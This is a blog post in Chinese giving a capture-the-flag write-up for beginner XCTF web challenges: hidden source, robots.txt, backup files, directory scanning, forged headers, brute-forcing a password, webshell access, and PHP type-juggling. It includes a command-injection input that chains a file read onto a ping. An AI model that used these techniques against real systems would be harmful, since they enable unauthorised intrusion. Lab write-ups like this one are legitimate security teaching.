




xctf社区题解1

原创

Spwpun  于 2019-03-30 22:10:09 发布  2752  收藏 4

分类专栏: [writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/lplp9822/article/details/88920146>

版权



[writeup](#) 专栏收录该内容

15 篇文章 1 订阅

订阅专栏

web-新手模式:

文章目录

web-新手模式:

[view-source:](#)

[get_post:](#)

[robots:](#)

[backup:](#)

[github工具dirsearch的使用:](#)

[cookie:](#)

[disabled_button:](#)

[simple_js:](#)

[xff_referer:](#)

[weak_auth:](#)

[webshell:](#)

[command_execution:](#)

[simple_php:](#)

view-source:

鼠标右键被网页禁用了吧, **F12** 查看即可:

```
...▼ <body> == $0
  ▶ <script>...</script>
  <h1>FLAG is not here</h1>
  <!-- xctf{83797c329681080400eb0ed824ee0b8d} -->
</body>
</html>
```

get_post:

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾ Chrome BackBar

Load URL

Split URL

提交之后，显示：

请再以POST方式随便提交一个名为b,值为2的变量

Execute Post data Referrer User Agent Cookies

xctf{066f9e9e1ed408a82b5a0dc0b1737b0f}

robots:

访问robots.txt，发现flag_1s_h3re.php页面：

← → ↻ 🏠

User-agent: *
Disallow:
Disallow: flag_1s_h3re.php

访问flag_1s_h3re.php页面：

← → ↻ 🏠

backup:

常见的备份文件后缀名有：`.git .svn .swp .~ .bak .bash_history`，访问提示如下：


你知道index.php的备份文件名吗？

依次猜测，得到 `index.php.bak`，访问提示下载，下载完打开：

```
</head>
<body>
<h3>你知道index.php的备份文件名吗？ </h3>
<?php
$flag="xctf{e30d7031a41a1d276cc8e8c7391782a4}"
?>
</body>
```

github工具dirsearch的使用：


将代码仓库clone到本地，使用python3环境执行命令：



```
D:\> dirsearch>py dirsearch.py -u http://...:80 -e *
dirsearch v0.3.8
Extensions: * | Threads: 10 | Wordlist size: 6085
Error Log: D:\...dirsearch\logs\errors-19-03-30_17-52-18.log
Target: http://...:80
[17:52:18] Starting:
[17:52:20] 400 - 173B - /%2e%2e/google.com
[17:52:41] 500 - 27B - /about.%2A
[17:52:41] 500 - 27B - /about
[17:52:41] 500 - 27B - /about_us
[17:52:41] 500 - 27B - /aboutus
[17:52:41] 500 - 27B - /aboutus.%2A
[17:53:20] 301 - 0B - /catalogsearch -> /catalogsearch/
[17:53:27] 500 - 27B - /contact_admin.%2A
[17:53:27] 500 - 27B - /contact
```

cookie:

使用 `F12` 查看响应头的内容，cookie消息：



提示查看 `cookie.php`：



在 `cookie.php` 的响应头里面找到 `flag`，每一题在线生成的场景不同，得到的flag也不同。

disabled_button:

前端知识，button的属性设置了 `disable` 值，所以不能点击，`F12` 查看并修改，点击即可得到flag:



simple_js:

js的基本用法，查看源码，整理如下：

```

function dechiffre(pass_enc){
    var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
    var tab = pass_enc.split(',');
    var tab2 = pass.split(',');
    var i,j,k,l=0,m,n,o,p = "";
    i = 0;
    j = tab.length;
    k = j + (1) + (n=0);
    n = tab2.length;
    for(i = (o=0); i < (k = j = n); i++ )
    {
        o = tab[i-1];
        p += String.fromCharCode((o = tab2[i]));
        if(i == 5)break;}
    for(i = (o=0); i < (k = j = n); i++ )
    {
        o = tab[i-1];
        if(i > 5 && i < k-1)
            p += String.fromCharCode((o = tab2[i]));
    }
    p += String.fromCharCode(tab2[17]);
    pass = p;return pass;
}
String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x
2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

h = window.prompt('Enter password');
alert( dechiffre(h) );

```

`String.fromCharCode` 是将Unicode编码转为字符串，真正的pass是 `String["fromCharCode"]` 处的字符串，用python处理一下转为字符串：

```

Python 3.6.6 (v3.6.6:4cf1f54eb7, Jun 27 2018, 03:37:03) [MSC v.1900 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> print('\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x
31\x30\x37\x2c\x34\x39\x2c\x35\x30')
55,56,54,79,115,69,114,116,107,49,50
>>> s='\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x
30\x37\x2c\x34\x39\x2c\x35\x30'
>>> char = s.split(',')
>>> char
['55', '56', '54', '79', '115', '69', '114', '116', '107', '49', '50']
>>> type(char)
<class 'list'>
>>> for cha in char:
...     print(chr(int(cha)), end='')
...
Traceback (most recent call last):
  File "<stdin>", line 2, in <module>
NameError: name 'chi' is not defined
>>> for cha in char:
...     print(chr(int(cha)), end='')
7860sErtk12>>>

```

最后提交的时候添加格式。

[xff_referer:](#)

伪造http请求头:

```
Host: 111.198.29.45:31931
Pragma: no-cache
Referer: https://www.google.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; ...) Gecko/20100101 Firefox/65.0
X-Forwarded-For: 123.123.123
```

然后在响应里面找到flag:

```
'demo').innerHTML="xctf{c64c8994341576f620637995e43197da}";</script><
```

weak_auth:

Burpsuite爆破, 根据教学文档, 找到GitHub上面大佬收集的常用密码字典: https://github.com/rootphantomer/Blasting_dictionary


Raw Headers Hex HTML Render

Content-Type: text/html

```
<!/DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>weak_auth</title>
</head>
<body>
  xctf{11eb91b527e7db96100381569ee4868f1}!--maybe you need a dictionary-->
</body>
</html>
```

webshell:

使用菜刀连接webshell:



直接可以看到网站目录下面有 flag.txt :

| 111.198.29.45 | 目录(0), 文件(2) | 名称 | 时间 | 大小 | 属性 |
|---------------|--------------|-----------|---------------------|-----|------|
| / | | flag.txt | 2019-03-30 12:39:12 | 38 | 0664 |
| / | var | index.php | 2018-09-27 04:02:04 | 539 | 0664 |
| / | www | html | | | |

```
载入 /var/www/html/flag.txt
xctf{a68a297ca1f1342526fda063f196509a}
```

或者直接在浏览器里面通过php函数来获取flag:

getcwd函数是获取当前目录, scandir是扫描当前目录下的文件夹并把结果存在一个数组中, print_r是打印出结果:



然后, 再获取文件里面的内容, fopen为打开文件的函数, 这里以可读的方式打开, 然后fgets获取行内容, 最后print_r打印出结果:



command_execution:

命令执行，命令行中 `command1|command2` 表示只执行command2，经验所致了，flag文件放在home目录下，查看即可，之前校赛的时候也有一道类似，好像是禁用了cat命令，然后解决方法是使用tac反向输出命令：

PING

请输入需要ping的地址


PING

```
ping -c 3 111.198.29.45|cat ../../../../home/flag.txt  
xctf{87e0c8e5014d30023fcd5f5615e0ee1d}
```

simple_php:

PHP的简单使用，十六进制绕过，`%00` 截断绕过is_numeric()函数的判断：

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}



官方解答，这我是真不知道，没办法，太菜：

掌握php弱类型比较

php中有两种比较符号：

`==`: 先将字符串类型转化成相同，再比较

`=`: 先将字符串类型转化成相同，再比较

字符串和数字比较使用时，字符串会先转换为数字类型

再比较 `php var_dump('a' == 0);//true`，这里'a'会被转换数字

`0 var_dump('123a' == 123);//true`，这里'123a'会被转换为123